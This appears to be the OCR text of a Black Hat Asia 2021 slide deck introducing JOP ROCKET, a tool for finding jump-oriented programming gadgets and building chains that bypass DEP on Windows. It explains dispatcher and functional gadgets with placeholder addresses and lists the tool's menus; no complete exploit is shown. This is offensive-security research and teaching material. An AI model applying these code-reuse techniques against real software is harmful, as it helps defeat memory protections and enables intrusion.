Pre-built JOP Chains with the JOP ROCKET: Bypassing DEP without ROP

Dr. Bramwell Brizendine

Austin Babcock

Black Hat Asia 2021

May 4-7, 2021

black hat®

Bramwell Brizendine

- Dr. Bramwell Brizendine is the Director of VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
- Assistant Professor of Computer and Cyber Sciences at Dakota State University
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact: Bramwell.Brizendine@dsu.edu

Austin Babcock

- Austin Babcock is a Graduate Student at Dakota State University
  - BS Cyber Operations
  - MS Computer Science with Cyber Operations specialization (in progress)
- Security Researcher at VERONA Lab @ DSU
- Contributor to JOP ROCKET
- JOP Whisperer
- Interests: Software exploitation, fuzzing, reverse engineering, bug bounties
- Contact: austin.babcock@trojans.dsu.edu

What Are We Going to Discuss?

- Part 1: Background
  - Introduction to Jump-Oriented Programming
- Part 2: Introducing the JOP ROCKET
- Part 3: A Manual Approach to Jump-oriented Programming
  - **DEP bypass with manually crafted JOP** **Demo!**
- Part 4: Automated JOP Chain Generation
  - Novel approach to JOP to generate a fully complete JOP chain
  - **DEP bypass using JOP chain generated by JOP ROCKET** **Demo!**
- Part 5: Advanced Topics
  - Switching registers for dispatcher gadgets and functional gadgets
  - Control Flow Guard - Problems and ways around it
  - ASLR and JOP
  - Using JOP as ROP

Part 1: Background

Did We Create Jump-oriented Programming?


- No – the literature provides us with JOP examples going back a decade.
  - Bletsch; Chen, et al.; Erdodi; Checkoway and Shacham
- However, there were some serious limitations.
  - There was a need for a tool set to facilitate JOP gadget discovery.
  - No documentation whatsoever on using JOP in a Windows environment.
    - Claims JOP had never been used in the wild.
    - Academic literature was very vague on practicalities of usage and not in Windows.
- We introduced the JOP ROCKET at DefCon 27.
  - Many changes and advances you will learn about today.
- At Black Hat Asia 2021 we introduce a refinement, a novel technique to create a complete JOP chain through automation.
  - This uses a novel variation on doing JOP.
  - Produces a complete JOP chain in Python to bypass DEP with VirtualProtect() or VirtualAlloc()

Art: Ledious

Control Flow with JOP

- JOP uses JMP and CALL instructions to direct control flow.
  - The stack is not used for control flow.
  - We use the stack only to set up WinApi calls.
- Pure JOP uses a dispatcher gadget and dispatch table (Bletsch, et al.)
  - These direct all aspects of control flow.
- Bring Your Own Pop Jump (Checkoway and Shacham)
  - POP X* / JMP X*
    - Can lead just to a RET – ROP without the RETs

Diagram of JOP Control Flow



Key Elements of JOP

- **Dispatch table**
  - Each entry holds an address to a functional gadget.
  - Often placed on the heap.
  - Functional gadgets are separated by uniform padding.
- **Dispatcher gadget**
  - Moves backwards or forwards in a ***predictable*** fashion in the dispatch table.
- **Functional gadgets**
  - Gadgets that terminate in JMP or CALL to register.
  - These jump back to dispatcher gadget.
  - These are the most closely related to traditional ROP gadgets.
- **Windows API's**
  - We use Windows APIs to accomplish tasks, e.g. bypass DEP (W⊕X) .
  - We use JOP to set up calls to Windows API by placing parameters and return values on the stack prior to making the call.

A Closer Look at the JOP Control Flow

Dispatcher Gadget

Address:	0x08675309
ADD EDI,0x8;	
JMP DWORD PTR [EDI];	

Dispatch table

Address	Value
0x00400038	0xdeadc0de
0x0040003C	0x41414141
0x00400040	0xdeadc2de
0x00400044	0x41414141
0x00400048	0xdeadc1de

Functional Gadget 0

Address:	0xdeadc0de
POP EAX;	
...	
JMP EDX;	

Functional Gadget 1

Address:	0xdeadc1de
ADD EBX,EDX;	
...	
JMP EDX;	

Functional Gadget 2

Address:	0xdeadc0de
XOR EAX,EAX;	
...	
JMP EDX;	

- Modifying ESP will not affect control flow.
- EDI contains address of dispatch table.
- Each functional gadget needs to end in a JMP or CALL to a register containing a pointer to the dispatcher gadget.
- JMP gadgets don't have to modify ESP.

ROP Control Flow

Stack	
Address	Value
0x00436038	0x11111111
0x0043603C	0x22222222
0x00436040	0x33333333
…	…

Gadget 1	
Address:	0x11111111
…	
…	
RET;	

Gadget 2	
Address:	0x22222222
…	
…	
RET;	

Gadget 3	
Address:	0x33333333
…	
…	
RET;	

- ROP control flow is determined by stack.
  - Simple to follow.
- Modifications to ESP will affect control flow.
- Every gadget contains a RET which increments ESP by 4.

The Stack's Role in JOP

- The stack generally will be used to set up function parameters.
  - It can be used to POP values into registers which are not available in gadgets.
- JOP gadgets don't modify the stack.
  - This makes the process of constructing function parameters different than with ROP.
  - Gadgets ending in CALL are an exception; they will push a value to the stack

Registers	
EAX:	0x55555555
EBX:	0x0018FE64
ECX:	0x00434343
EDX:	0x7EFDE000
EDI:	0x11242E90
ESI:	0x11242E8C
EBP:	0x11111111
ESP:	0x00018020

Control Flow (Dispatch Table)	
Address:	Value:
0x00401050	0x00401220
0x00401054	0x00401220
0x00401058	0x00402526

Gadget 1
0x00401220
POP EAX;
JMP EDX;

Gadget 2
0x00402526
PUSH ECX;
JMP EDX;

Stack	
Address:	Value:
0x00018020	0x00000044
0x00018024	0x12345678
0x00018028	0x00000080

The Stack's Role in JOP

- The stack generally will be used to set up function parameters.
  - It can be used to POP values into registers which are not available in gadgets.
- JOP gadgets don't modify the stack.
  - This makes the process of constructing function parameters different than with ROP.
  - Gadgets ending in CALL are an exception; they will push a value to the stack

Registers	
EAX:	0x00000044
EBX:	0x0018FE64
ECX:	0x00434343
EDX:	0x7EFDE000
EDI:	0x11242E90
ESI:	0x11242E8C
EBP:	0x11111111
ESP:	0x00018024

Control Flow (Dispatch Table)	
Address:	Value:
0x00401050	0x00401220
0x00401054	0x00401220
0x00401058	0x00402526

Gadget 1
0x00401220
POP EAX;
JMP EDX;

Gadget 2
0x00402526
PUSH ECX;
JMP EDX;

Stack	
Address:	Value:
0x00018020	0x00000044
0x00018024	0x12345678
0x00018028	0x00000080

The Stack's Role in JOP

- The stack generally will be used to set up function parameters.
  - It can be used to POP values into registers which are not available in gadgets.
- JOP gadgets don't modify the stack.
  - This makes the process of constructing function parameters different than with ROP.
  - Gadgets ending in CALL are an exception; they will push a value to the stack

Registers	
EAX:	0x12345678
EBX:	0x0018FE64
ECX:	0x00434343
EDX:	0x7EFDE000
EDI:	0x11242E94
ESI:	0x11242E8C
EBP:	0x11111111
ESP:	0x00018028

Control Flow (Dispatch Table)	
Address:	Value:
0x00401050	0x00401220
0x00401054	0x00401220
0x00401058	0x00402526

Gadget 1
0x00401220
POP EAX;
JMP EDX;

Gadget 2
0x00402526
PUSH ECX;
JMP EDX;

Stack	
Address:	Value:
0x00018020	0x00000044
0x00018024	0x12345678
0x00018028	0x00000080

The Stack's Role in JOP

- The stack generally will be used to set up function parameters.
  - It can be used to POP values into registers which are not available in gadgets.
- JOP gadgets don't modify the stack.
  - This makes the process of constructing function parameters different than with ROP.
  - Gadgets ending in CALL are an exception; they will push a value to the stack

Registers	
EAX:	0x12345678
EBX:	0x0018FE64
ECX:	0x00434343
EDX:	0x7EFDE000
EDI:	0x11242E98
ESI:	0x11242E8C
EBP:	0x11111111
ESP:	0x00018024

Control Flow (Dispatch Table)	
Address:	Value:
0x00401050	0x00401220
0x00401054	0x00401220
0x00401058	0x00402526

Gadget 1
0x00401220
POP EAX;
JMP EDX;

Gadget 2
0x00402526
PUSH ECX;
JMP EDX;

Stack	
Address:	Value:
0x00018020	0x00000044
0x00018024	0x00434343
0x00018028	0x00000080

JOP Endgame

- Ideally, JOP will allow us to execute arbitrary code.
  - We'll almost certainly need to deal with DEP in order to do so.
  - JOP can perform similar actions to ROP, but with some different mechanics along the way.

- How can we achieve payload execution?
  - Functions in loaded modules could grant us RWX permissions, like VirtualProtect() in kernel32.dll.
  - We can use JOP to set up the parameters and call the function.

Part 2: JOP ROCKET

Introducing the JOP ROCKET

- **Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool**
  - Dedicated to the memory of rocket cats who made the ultimate sacrifice.

JOP ROCKET

- Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool
  - Inspired by so-called rocket cats from the 1300's, who helped subvert defenses of a well-defended castle.
    - The feline adversary with his payload would inevitably find a way in past secure defenses.

- JOP ROCKET is similar in that it allows attacks to bypass systems that may be well-defended against ROP.
  - **Potential side door** to ROP heuristics.
  - **Potential side door** when ROP fails.
- Grew out of doctoral dissertation research by Bramwell Brizendine**.**
- Python program with dependencies, not limited to:
  - Capstone
  - Pefile
  - Pywin32

joprocket.com

JOP ROCKET: Overview

- JOP ROCKET is the first fully-featured application for JOP gadget discovery.
- Creates a pre-built JOP chain to bypass DEP, via VirtualAlloc() or VirtualProtect().
- It empowers you to be able to build your own JOP from ***scratch***!

- Static analysis tool to scan image executable and all associated modules.
  - Some inherent limitations; may miss some DLLs not loaded via IAT.
  - ROCKET has special functionality to discover and find gadgets for most DLLs.

joprocket.com

JOP ROCKET: Its Features

- Features
  - Finds and classifies every imaginable category of JOP gadgets.
  - Each is classified based on operation performed and register affected.
  - Generates pre-built JOP chains (new!)
    - Designed to bypass Data Execution Prevention (DEP)
  - Filters and excludes bad chars
  - Filters and excludes results based on mitigations.

- Provides significant customization options for finding gadgets.
- Uses opcode-splitting to discover all unintended gadgets.
  - JOP really isn't possible without this. ☺

joprocket.com

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
y: Useful information.
q: Credits
x: exit.
```

Specify registers for gadgets we are interested in, JMP EAX, JMP EDX, etc.


```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
y: Useful information.
q: Credits
x: exit.
```

Type g to scan the binary and find all gadgets for requested registers.

JOP ROCKET: Honoring Ancient Rocket Cats Everywhere

```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
y: Useful information.
q: Credits
x: exit.
```

Or, type big G or Z and scan everything, all registers included.


```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
y: Useful information.
q: Credits
x: exit.
```

Type s to set the scope – just the image executable or include all modules/dlls.


```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
y: Useful information.
q: Credits
x: exit.
```

We then need to extract all the modules/dlls—the joys of static analysis!

JOP ROCKET: Honoring Ancient Rocket Cats Everywhere


Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
y: Useful information.
q: Credits
x: exit.

Finally, we can go to the print menu to generate our gadgets.

```
**Functional commands:

de - View selections
z - Run print routines for selctions
g - Enter operations to print
        **You must specify operations to print.**
r - Set registers to print
        **You must specify the registers to print.**
C - Clear all selected operations
x - Exit print menu

dis - Print all d. gadgets      bdis - Print all the BEST d. gadgets
odis - Print all other d. gadgets

da - Print d. gadgets for EAX           ba - Print best d. gadgets for EAX
db - Print d. gadgets for EBX           bb - Print best d. gadgets for EBX
dc - Print d. gadgets for ECX           bc - Print best d. gadgets for ECX
dd - Print d. gadgets for EDX           bd - Print best d. gadgets for EDX
ddi - Print d. gadgets for EDI          bdi - Print best d. gadgets for EDI
dsi - Print d. gadgets for ESI          bsi - Print best d. gadgets for ESI
dbp - Print d. gadgets for EBP          bbp - Print best d. gadgets for EBP

oa - Print d. gadgets for EAX           ob - Print best d. gadgets for EBX
oc - Print d. gadgets for ECX           od - Print best d. gadgets for EDX
odi - Print d. gadgets for EDI          bsi - Print best d. gadgets for ESI
obp - Print d. gadgets for EBP

j - Print all JMP REG                   c - Print all CALL REG
        ja - Print all JMP EAX                  ca - Print all CALL EAX
        jb - Print all JMP EBX                  cb - Print all CALL EBX
        jc - Print all JMP ECX                  cc - Print all CALL ECX
        jd - Print all JMP EDX                  cd - Print all CALL EDX
        jdi - Print all JMP EDI                 cdi - Print all CALL EDI
        jsi - Print all JMP ESI                 csi - Print all CALL ESI
        jbp - Print all JMP EBP                 cbp - Print all CALL EBP
        jsp - Print all JMP ESP                 csp - Print all CALL ESP
pj - Print JMP PTR [REG]                pc - Print CALL PTR [REG]
        pja - Print JMP PTR [EAX]               pca - Print CALL PTR [EAX]
        pjb - Print JMP PTR [EBX]               pcb - Print CALL PTR [EBX
        pjc - Print JMP PTR [ECX]               pcc - Print CALL PTR [ECX
        pjd - Print JMP PTR [EDX]               pcd - Print CALL PTR [EDX
        pjdi - Print JMP PTR [EDI]              pcdi - Print CALL PTR [EDI]
        pjsi - Print JMP PTR [ESI]              pcsi - Print CALL PTR [ESI]
        pjbp - Print JMP PTR [EBP]              pcbp - Print CALL PTR [EBP]

        pjsp - Print JMP PTR [ESP]              pcsp - Print CALL PTR [ESP]

ma - Print all arithmetic               st - Print all stack operations
        a - Print all ADD                       po - Print POP
        s - Print all SUB                       pu - Print PUSH
```

Print Menu Tip

- Use **r** to specify registers of interest.
- Use **g** to specify operations of interest

